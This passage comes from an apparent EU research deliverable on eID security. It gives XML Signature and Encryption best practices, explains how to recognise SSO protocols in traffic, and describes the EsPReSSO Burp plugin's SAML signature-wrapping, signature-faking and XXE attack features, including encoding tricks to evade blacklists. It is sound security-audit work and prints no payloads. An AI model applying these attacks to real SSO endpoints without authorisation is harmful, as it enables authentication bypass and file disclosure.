- See-what-is-signed [2]: The core idea of this countermeasure is that after signature verification, only the verified XML content is processed. In the case of SAML, this means that only the verified SAML assertion is extracted and once processed further, other elements are removed.
- Verify that the processed SAML assertion contains a child signature element which uses an enveloped signature transformation and that it signs its parent element.

In addition to these countermeasures, it must be verified that the implementation is not vulnerable to XSW attacks based on incorrect XML canonicalization processing [75]. These attacks exploit the exclusive XML canonicalization logic which removes comments before signature verification.

Further information on preventing XSW attacks and secure signature processing is provided in [1], [2], [12]. The XML Signature specification also provides further security considerations that should be considered [18].

### 6.7 BCP: XML Encryption

The newest XML Encryption standard [76] explicitly summarizes countermeasures against the attacks on XML Encryption [1], [4]–[6] and provides best practices for a secure standard deployment. These best practices can be summarized as follows:

- A SAML server implementing XML Encryption and XML Signature should use at least two different certificates. It is good cryptographic practice to use different keys for different purposes; in this case for decryption of encrypted XML contents and for signing SAML messages. If this is not implemented, backwards compatibility attacks could be applied [5].
- To protect against adaptive chosen-ciphertext attacks on symmetric encryption schemes [4], authenticated encryption schemes should be used. XML Encryption 1.1 provides the AES-GCM algorithms:
  - AES128-GCM: <http://www.w3.org/2009/xmlenc11#aes128-gcm>
  - AES192-GCM: <http://www.w3.org/2009/xmlenc11#aes192-gcm>
  - AES256-GCM: <http://www.w3.org/2009/xmlenc11#aes256-gcm>

Other algorithms should not be supported. If they are supported, it must be ensured that the attacker cannot enforce processing of unauthenticated XML ciphertexts by the server [1].

- To protect against adaptive chosen-ciphertext attacks on asymmetric encryption schemes [6], secure encryption schemes must be used: RSA-OAEP and elliptic curve Diffie-Hellman. These algorithms are referenced with:
  - RSA-OAEP: <http://www.w3.org/2001/04/xmlenc#rsa-oaep-mgf1p>
  - RSA-OAEP: <http://www.w3.org/2001/04/xmlenc#rsa-oaep>
  - ECDH-ES: <http://www.w3.org/2009/xmlenc11#ECDH-ES>

Other algorithms should not be supported. If they are supported, specific countermeasures must be applied, most importantly, against Bleichenbacher’s attack [1].

Table 6.10 gives a short summary of these best practices.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union’s Horizon 2020 research and innovation programme under grant agreement No 700542							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	54 of 71

Security Check	Example/Details	References
Key separation	Use different keys and certificates for encryption and signatures	[1]
Authenticated symmetric encryption algorithms	AES-GCM (if other algorithms are supported, explicit countermeasures must be provided)	[1]
Secure asymmetric encryption algorithms	RSA-OAEP, elliptic curve DiffieHellman (if other algorithms are supported, explicit countermeasures must be provided)	[1]

*Table 6.10: XML Encryption security best practices.*

Other implementation security best practices are located in the XML Encryption specification [76].

## 6.8 BCP: Cryptographic Key Lengths and Algorithms

Table 6.11 gives a summary on minimum key lengths and appropriate cryptographic algorithms which are in general relevant for SAML as well as for TLS deployment.

Security Check	Example/Details	References
Key lengths	RSA: 2048 bit DH/DSS: 2048 bit ECDH/ECDSA: 256 bit	[13]
Elliptic curves	secp256r1, secp384r1, secp521r1, brainpoolP256r1, brainpoolP384r1, brainpoolP512r1	[13]
Hash algorithms	SHA-256, SHA-384, SHA-512, SHA3-256, SHA3-384, SHA3-512	[13]

*Table 6.11: Cryptographic lengths and recommended algorithms.*



## 7. Single Sign-On (SSO) Recognition and Analysis

In this chapter we present EsPReSSO, an open source Burpsuite plugin that identifies SSO protocols automatically from a browser's HTTP traffic, and helps penetration testers and security auditors to manipulate SSO flows easily.

### 7.1 SSO Protocols

In this section a short overview will be given of existing SSO protocols used in the web along with the necessary details used in EsPReSSO to identify them.

#### 7.1.1 Protocol Classification

EsPReSSO is able to distinguish between seven different SSO protocols. We, therefore, classified them into two categories as shown in Table 7.1 Overview on existing SSO protocols used in the web and their classification.: (1.) SSO protocols belonging to the **OAuth Authorization Framework 2.0 (OAuth) Family** and (2.) **Other Protocols**.

OAuth-Family		Other	
Decentralized	Monolithic	Decentralized	Monolithic
OAuth	Facebook Connect	OpenID	BrowserId
OpenID Connect	Microsoft Account	SAML	

Table 7.1 Overview on existing SSO protocols used in the web and their classification.

The *OAuth-Family* consists of four different protocols. (1.) OAuth itself [77] and (2.) OpenID Connect, which is an extension of the original OAuth protocol [16]. Both protocols can be used in a *decentralized* manner. By decentralized, we mean that the protocol is independent of a specific provider. (3.) Facebook Connect [78] and (4.) Microsoft Account [79] in contrast are *monolithic*, because they rely on the Facebook and, respectively, Microsoft servers. *Other protocols* are (1.) OpenID [15] and (2.) SAML [17], which are both decentralized, and BrowserId, which is monolithic.<sup>14</sup>

#### 7.1.2 OAuth-Family Protocol Description

The following sections will give a quick overview of protocols of the OAuth family. We do not provide details on how the protocol works, but rather concentrate on the aspects that are necessary to distinguish them from each other. Our results are summarized in Table 7.2 on Page 58.

##### 7.1.2.1 OAuth

OAuth is an authorization framework that allows delegating access on specific resources to a third party. OAuth itself is not an SSO protocol [80], yet previous research has shown that developers tend to falsely use it for SSO [81]. Therefore, we decided to add OAuth to the list of SSO protocols

<sup>14</sup> BrowserId allows one to setup one's IdP (*Primary IdP*-feature), but even in this use-case, the protocol contacts the Mozilla server at login.persona.org first.

supported by EsPReSSO. With consideration to [77]Fehler! Verweisquelle konnte nicht gefunden werden., OAuth follows the protocol flow as described:

- (1.) The user sends his login request to the SP.<sup>15</sup>
- (2.) The OAuth protocol does not use the *information gathering* phase, because all information on the IdP<sup>16</sup> is configured once beforehand.
- (3.) According to the specification [77], within the token request, the following parameters are required: `response_type` and `client_id`. The parameter `response_type` determines the *flow* that is going to be used. The most common flows are `code` and `token`. Other flows can be found in the specification [77]. The parameter `client_id` is a unique string identifying the SP. Further optional parameters, which can be used to identify an OAuth token request are: `scope` for requesting permissions (e.g. the address book or the calendar), `state`, and `redirect_uri`.
- (4.) The user must then authenticate to the IdP and authorize the requested permissions (`scope`) to the SP.
- (5.) The IdP generates the token response. If the `code` flow is used, the token response contains a `code` parameter, whereas the `token` flow contains an `access_token` parameter.
- (6.) The SP uses the received `code` or `access_token` to retrieve information about the user from the IdP, and to authenticate him.

#### 7.1.2.2 OpenID Connect

OpenID Connect is a decentralized SSO protocol by adding an authentication layer to OAuth [16]. The general flow is almost identical to OAuth as described in the previous section. However, the distinction between OpenID Connect and OAuth is not trivial and requires fine granular comparison.

According to the specification an OpenID Connect token request must contain the following parameter: `scope`, `client_id`, `response_type`, and `redirect_uri`. Unfortunately, the parameters are commonly used in OAuth too. Thus, the distinction on this level is not possible. However, in OpenID Connect the token request must contain the value `openid` in the `scope` parameter. Additionally, the token request can contain the parameter `nonce`, which is required within the `token` flow. Based on these characteristics the token request can be recognized.

The recognition of OpenID Connect token responses is more complicated and requires more detailed distinction. Within the `token` flow, an additional parameter `id_token` will be sent by the IdP to the SP. The `id_token` is used only in OpenID Connect and provides information about the authenticated user. Thus, the identification of the token response is simple.

The OpenID Connect token response within the `code` flow is identical to the OAuth flow. The only way to provide the distinction is to check the according token request sent before and bind both messages. This binding can be done by using parameters like `client_id`, `state`, and `redirect_uri`, which are sent in the token request and token response.

<sup>15</sup> In the context of OAuth, the *user* is commonly referred to as the *Resource Owner* and the SP as the *Client*. To simplify the description and to unify all SSO protocol, we strictly use *user/SP* naming.

<sup>16</sup> Again, we use the term *IdP* instead of the OAuth term *Authorization Server*. We also use the term *IdP* for the *Resource Server*.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 57 of 71

### 7.1.2.3 Facebook Connect

Facebook Connect is a monolithic SSO protocol. It is based on OAuth and uses the same protocol flow as described in Section 7.1.2.1.

The token request within the Facebook Connect protocol can be recognized by the following characteristics:

- The scope parameter can contain the value `signed_request`.
- In addition to the required OAuth parameters within a token request, the following parameters are sent: `domain`, `origin`, `sdk`, and `app_id`.

Identical to OpenID Connect, the recognition of the token response is not trivial. Within the *token* flow, the parameter `signed_request` can be used. The value of this parameter is a JSON Web Token (JWT) containing information about the authenticated user. Similar to OpenID Connect the binding between the token request and token response via parameters like `client_id`, `state`, and `redirect_uri` can be used.

Protocol	Message Type	Recognition
OAuth	Token Request Token Response	Parameter: <code>response_type</code> Parameter: <code>code</code> or <code>access_token</code>
OpenID Connect	Token Request Token Response	Parameter: <code>scope</code> contains <code>openid</code> , <code>nonce</code> Parameter: <code>id_token</code>
Facebook Connect	Token Request  Token Response  URL	Parameter: <code>domain</code> , <code>origin</code> , <code>sdk</code> , <code>app_id</code> , <code>scope</code> contain <code>signed_request</code> Parameter: <code>signed_request</code> , <code>domain</code> , <code>origin</code> , <code>sdk</code> , <code>app_id</code>  <a href="http://static.ak.facebook.com/connect/xd_arbiter">http://static.ak.facebook.com/connect/xd_arbiter</a> <a href="https://graph.facebook.com">https://graph.facebook.com</a>
Microsoft Account	Token Request  Token Response  URL	Parameter: <code>scope</code> contains <code>wl.basic</code> , <code>wl.offline_access</code> , or <code>wl.signin</code> Parameter: <code>authentication_token</code>  <a href="https://login.live.com/oauth20_authorize.srf">https://login.live.com/oauth20_authorize.srf</a> <a href="https://apis.live.net">https://apis.live.net</a> <a href="https://www.contoso.com/callback.htm">https://www.contoso.com/callback.htm</a>

Table 7.2: OAuth-Family message recognition and distinction.

Since Facebook Connect is monolithic, calling the public known SSO endpoints of Facebook's API can be used to identify the flow, for instance: <https://graph.facebook.com>.

### 7.1.2.4 Microsoft Account

Microsoft Account is a monolithic SSO protocol. It is based on OAuth and uses the same protocol flow as described in Section 7.1.2.1. Microsoft Account token request can be easily detected by observing the `scope` parameter, which contains one of the following values: `wl.basic`, `wl.offline_access`, or `wl.signin`.

Identical to OpenID Connect, the recognition of the token response is not trivial. Within the *token* flow, the parameter `authentication_token` can be used. The value of this parameter is a JWT containing information about the authenticated user. Similar to OpenID Connect the binding between the token request and token response via parameters such as `client_id`, `state`, and `redirect_uri` can be used.

Since Microsoft Account is monolithic, calling the public known SSO endpoints of Microsoft can be used to identify the flow, for instance [https://login.live.com/oauth20\\_authorize.srf](https://login.live.com/oauth20_authorize.srf).

### 7.1.3 Other SSO Protocols

In the following sections, we describe SSO protocols that are not based on OAuth. We again focus on the properties which are important to identify the protocol rather than giving a complete protocol description.


#### 7.1.3.1 SAML

SAML is a decentralized SSO protocol that uses XML to describe the security token. In the SAML protocol flow, there is commonly no interaction between the SP and the IdP<sup>17</sup>, so Steps (2.) and (6.) in Figure 2.1 are skipped. The protocol flow is as follows: (1.) The user submits his login request to the SP. (3.) The SP generates the token request which contains a parameter `SAMLRequest`. The value of the parameter is essentially XML and contains information on the IdP to be used (e.g. its URL). It is compressed using the deflate algorithm [83] (optional), then encoded using Base64 [29] followed by a URL-encoding [84]. (6.) The IdP generates the token response. This is again XML that is encoded using Base64 and optionally using URL-encoding. The result is stored in a parameter named `SAMLResponse`.

#### 7.1.3.2 OpenID

OpenID is a decentralized SSO protocol, but in contrast to, for example, SAML, it is *open* for dynamically using an IdP without any pre-configuration. By this means, anyone owning an OpenID can submit his identifier, which is an URL, to an SP in Step (1.) as shown in Figure 2.1. In Step (2.) the SP will then discover the IdP. The user browses a URL and retrieves the URL of the IdP. In Step (3.) the SP generates the token request and sends it back to the user. OpenID messages are easy to distinguish from other SSO protocols, since all relevant parameters start with `openid.*`. The message in (3.) can be identified by the parameter `openid.mode=checkid_setup`. In Step (4.) authentication to the IdP is provided as usual. In Step (5.) the IdP then generates the token response. This message can be identified due to the presence of a signature with parameter `openid.sig`. In Step (6.) the SP can optionally send the token response to the IdP and set `openid.mode=check_authentication` or it can choose to verify the signature on its own.

<sup>17</sup> An exception to this is the SAML Artifact Binding [[82], Section 4.1.3]

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b> Final	<b>Page:</b> 59 of 71



### 7.1.3.3 BrowserId

BrowserId is a monolithic SSO protocol developed by Mozilla and uses Mozilla's server as an IdP during the authentication process. Interestingly, in BrowserId using arbitrary IdPs is possible. However, Mozilla's SSO API is always called within the protocol flow.

The recognition of BrowserId is possible by the detection of the HTTP parameter assertion containing information about the authenticated user within a JWT and a cookie named `browserid_state`. Additionally, a JSON message containing key material can be used for the detection. The following parameters occur within the message: `pubkey`, `p`, `q`, `g`, `algorithm`, `duration`, and `email`.

## 7.2 EsPReSSO

This section provides a closer look on the design our Burpsuite (Burp) extension EsPReSSO.

### 7.2.1 Idea and Motivation

The Burp **E**xtension for **P**rocessing and **R**ecognition of **S**ingle **S**ign-**O**n Protocols (EsPReSSO), simplifies the analysis of SSO protocol flows. During our manual analysis of SSO, we often encountered the problem of highly repetitive testing to determine the protocol used. To speed up this identification, and to help inexperienced penetration testers, we developed EsPReSSO.

Its simple idea is to have an automatic scanning utility that passively inspects a browser's traffic by scanning HTTP parameters and keywords. In the background, the analyzing algorithm processes reviews of messages, and if specific keywords or parameter-value pairs occur, the request/response is highlighted and marked as the recognized protocol. Additionally, SSO login possibilities are recognized by searching HTTP body responses in order to track entry points for further research. Furthermore, with EsPReSSO, it is possible to view and modify special encoded formats such as SAML, JSON, and JWT with the newly created editors. This gives the penetration tester an opportunity to easily modify SSO messages and test the behavior of a SSO implementation.

### 7.2.2 Design

EsPReSSO's core functionality is its scanning engine and the presentation of those scanned results. One of our design goals is to remain as close as possible to Burp's user experience. By this means, we used existing structures like the logging mechanisms, the proxy history, and its entries.

#### 7.2.2.1 Scanner

The scanner carries out the detection of the SSO protocols according the described characteristics in Section 7.1. Initially, the scanner uses Burp's interfaces and automatically receives all incoming traffic. Consequentially, it analyzes every loaded website for SSO login possibilities. Simultaneously, it scans the HTTP parameter to detect an SSO authentication process, as well as the according SSO protocol.

<b>Document name:</b>	Evaluation of eID and Trust Services	This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542 							
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	60 of 71






Figure 7.7.1: Setup of the scanner.

The first submodule checks for the possibility to login with a specific SSO module, for example: OpenID or Facebook Connect. This is implemented by searching the HTTP response messages using regular expressions for specific key words.

The second submodule inspects the HTTP traffic for specific properties that identify SSO protocols. It, therefore, searches successively for characteristics that are unique in each SSO protocol (cf. section 7.1). Please note the order of the given SSO modules, because distinguishing between protocols which are partially based on the same protocol is difficult. *OAuth* is part of the protocols *OpenID Connect*, *Microsoft Account*, and *Facebook Connect*, therefore, we check these protocols first.

The scanner also combines all collected information regarding the recognized SSO protocols, supporting the analysis afterwards.

### 7.2.2.2 Visualizer

Once SSO relevant parameters are detected, they have to be visualized. The Visualizer carries out this task by handling and filtering the collected data, converting the information into human readable format, i.e., Base64-decoding or inflating, and calling different Burp APIs to display the results. In detail, the Visualizer includes the following features:

**Burp History:** Burp provides a history tab which enables the user to review all processed HTTP messages which have been intercepted. Figure 7.7.2 shows Burps history tab. Thus, security auditors get an overview of the entire communication and can statically analyze the intercepted data. The Visualizer facilitates the evaluation process by highlighting the SSO relevant messages in yellow and by providing additional information regarding the recognized protocol.




Figure 7.7.2: Burp's history tab

**SSO History:** The SSO History is a new history window, which is based on the layout of Burp's history, and displays the recognized SSO messages with additional data. This could be the used token and the protocol name. The Visualizer provides more information about the messages, for example, the relation to other messages and the decoded content. By right clicking on an SSO History item and selecting *Analyse SSO Protocol*, a new tab is dynamically attached to the view with the complete protocol flow of the entry.<sup>18</sup> Token requests and responses will be assigned to each other, which facilitates the analysis of the entire protocol.




Figure 7.7.3: SSO History. Select *Analyse SSO Protocol* to open a new tab.

**JSON Tab:** By analyzing the MIME-type of the HTTP messages, the Visualizer detects JSON messages and displays them. This feature is often used in OAuth to transmit data to the SP.

**JWT Tab:** Protocols that are known to make use of JSON Web Tokens (JWT) are automatically given a new tab to view the decoded JWT.

**SAML Tab:** If the Visualizer detects SAML Requests/Responses messages, it displays the SAML message in decoded form and, if necessary, deflates it.

The new SAMLResponse/Request, JSON, and JWT tabs come with syntax highlighting.<sup>19</sup> Figure 7.7.4 shows the SAML tab as an example.

<sup>18</sup> This feature is inspired by Wireshark's *follow TCP stream* feature


<sup>19</sup> We use RSyntaxTextArea: <http://sourceforge.net/projects/rsyntaxtextarea/>



Figure 7.7.4: The SAML tab.

### 7.2.2.3 Manipulator

Security auditors often need to manipulate HTTP messages in order to simulate different attacks. Therefore, in addition to the visualization of the protocols, EsPRESSO provides the means to carry out modifications of the intercepted messages.



## 8. Security Analysis with EsPReSSO

This section first provides an overview regarding the extensions which were added to the EsPReSSO plug-in and later outlines some additional features which are being considered as future implementations. We focus on the SAML related functionality for largely two reasons: first, SAML is already widely used in real-world SSO deployments and second, due to the current, ongoing integration of the eIDAS specification into the eIDs of EU member states, development will increase the number of SAML endpoints in security based critical infrastructure. We hope that our extensions to EsPReSSO will help auditors test as many details as possible to enhance the security of SSO implementations.

### 8.1 Extending EsPReSSO

Evaluating the security of SSO applications requires not only an in-depth understanding of the applied protocol, but also a detailed look at a multitude of implementation and configuration details. A black-box test commonly requires the analysis of repetitive message flows. Low-level variations are applied to single messages to assess a certain detail of the underlying protocol implementation, and conclusions are frequently based on the exclusion principle. A well designed tool that fits into an auditor's workflow and allows for fine-grained control over every detail in transmitted messages is, therefore, an important requirement for successful penetration testing.

To improve the efficiency of security audits based on the test suite provided in chapter 5, several extensions and bug fixes for the Burp-Suite plug-in EsPReSSO were implemented. This was motivated by the lack of certain features in the available tools known to us. Some of our requirements, such as fine-grained control over sent messages, were not met in the known available tools.

In the following sections, a description is provided of the enhanced functionalities added to the EsPReSSO plug-in during this project.

#### 8.1.1 SAML Editor

As a concrete example, consider the manipulation of SAML messages, as implemented in EsPReSSO at the beginning of our project. In order to process the manipulations, EsPReSSO offered a simple SAML editor with the following features:

- An editable area which contained the most relevant parameters and allowed for in-line modifications.
- Modifications were detected and the old content would be replaced.
- Data that is transmitted in non-readable formats was automatically decoded to ease modifications. Modified content would then be re-encoded to the original format. For instance, SAML tokens would be automatically decoded and, if necessary, deflated.

These features provided the basic means required to manually modify SAML messages; however, it was not easily possible, for example, to change the SAMLBinding and encoding from within the manipulator.

We extended the SAML editor so that it is now possible to define the encoding of the SAML message and to select their HTTP binding (HTTP-GET or HTTP-POST).

<b>Document name:</b>	Evaluation of eID and Trust Services			This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542 					
<b>Reference:</b>	D2.3	<b>Dissemination:</b>	PU	<b>Version:</b>	1.0	<b>Status:</b>	Final	<b>Page:</b>	64 of 71



Figure 8.1 The new SAML editor.

As shown in **Fehler! Verweisquelle konnte nicht gefunden werden.**, the new SAML editor makes it easy to move a SAML message from the HTTP body to a query parameter and vice versa. However, simply enabling the *Change Request Method* checkbox will suffice. In the same manner, it is now possible to toggle the option to deflate compression on-the-fly using the *Deflate* check box. Of course, the basic encoding can also be manually defined using the *Base64* and *URL Enc* check boxes.

### 8.1.2 Certificate-Viewer

To check the quality of the applied certificates in the SAML message, it was necessary to copy the encoded certificates from the `<ds:X509Certificate>` elements and decode it with additional tools. To simplify this process, we extended EsPreSSO with a certificate viewer. Now all detected certificates can be viewed in the Certificates tab (see Figure 8.2). The certificates are detected by the `<ds:X509Certificate>` element and decoded automatically. If required, the certificates can also be copied in PEM format and analyzed by another tool.




Figure 8.2: The Certificates tab.

<b>Document name:</b> Evaluation of eID and Trust Services		This project has received funding from the European Union's Horizon 2020 research and innovation programme under grant agreement No 700542 			
<b>Reference:</b> D2.3	<b>Dissemination:</b> PU	<b>Version:</b> 1.0	<b>Status:</b> Final	<b>Page:</b> 65 of 71	



### 8.1.3 SAML-Attacker

Particularly for the SAML protocol, EsPReSSO allows for the semi-automatic or automatic execution of modifications by choosing an attack vector from a predefined set of attacks. With the integration of the WS-Attacker,<sup>20</sup> EsPReSSO supports the execution of the XML Signature Wrapping and XML Signature Faking attacks; however, those implementations of the attacks contained bugs. These bugs regarding the XML Signature Wrapping attack have been patched and the XML Signature Faking using the new XML Signature Exclusion attack has been reimplemented.

During the XML Signature Exclusion and XML Signature Faking attacks, the signatures are now recognized by the <ds:Signature> and displayed. Afterwards, it is now possible to decide with which signatures the attack should be executed. During the Signature Faking attack, the original certificate is copied, the key is replaced by a new one, and the certificate is re-signed. The original certificate is then replaced, and the target message is also re-signed. The following Figure 8.3 shows the graphical interface for these tools.



Figure 8.3: Attacker tab for XML Signature Exclusion and XML Signature Faking.

### 8.1.4 DTD-Attacker

We extended EsPReSSO with a DTD-Attacker to facilitate testing for XXE vulnerabilities in SAML endpoints. It is now possible to choose from 18 different attack vectors which are automatically retrieved from a predefined setup. The penetration tester can choose and fine-tune all of them before the modifications are applied to the original message.

Specifically, the complexity of the Denial-of-Service attack vectors can be adapted. The number of recursive entities and entity references can also be changed.

It is also possible to adapt the URLs in the respective vectors. The URL, which will be called by the parser, can be adapted in classic XXE vectors such that the parser reads a file from the target system by changing the URL to the file's path. To assist inexperienced penetration testers in adapting the URLs, we have implemented text fields for the various URLs that can be utilized for the adaptation. These changes are automatically recognized and applied.

Finally, it is possible to change the encoding of the vector with the following options: UTF-7, UTF-8, and UTF-16. Using a different encoding, the tester can attempt to bypass simple blacklisting countermeasures by using another encoding, instead of the standard XML character set (which is UTF-8).

<sup>20</sup> <https://github.com/RUB-NDS/WS-Attacker>

During implementation, the DTD-Attacker was designed to be extendable. New attack vectors can be added by extending the XML configuration file of the DTD attacker. The user interface for the DTD-Attacker is shown in Figure 8.4.




Figure 8.4: Attacker tab for DTD attacks.

### 8.1.5 Future Work

In order to further improve the efficiency of security audits, additional extensions are planned and in some cases already under development. A brief overview is given below.

**XSLT-Attacker.** Based on the DTD-Attacker, EsPreSSO will be extended with a XSLT-Attacker to facilitate testing for XSLT vulnerabilities in SAML endpoints. Similar to the DTD attacker, it is possible to select an XSLT vector from a predefined setup and apply it to the original message.

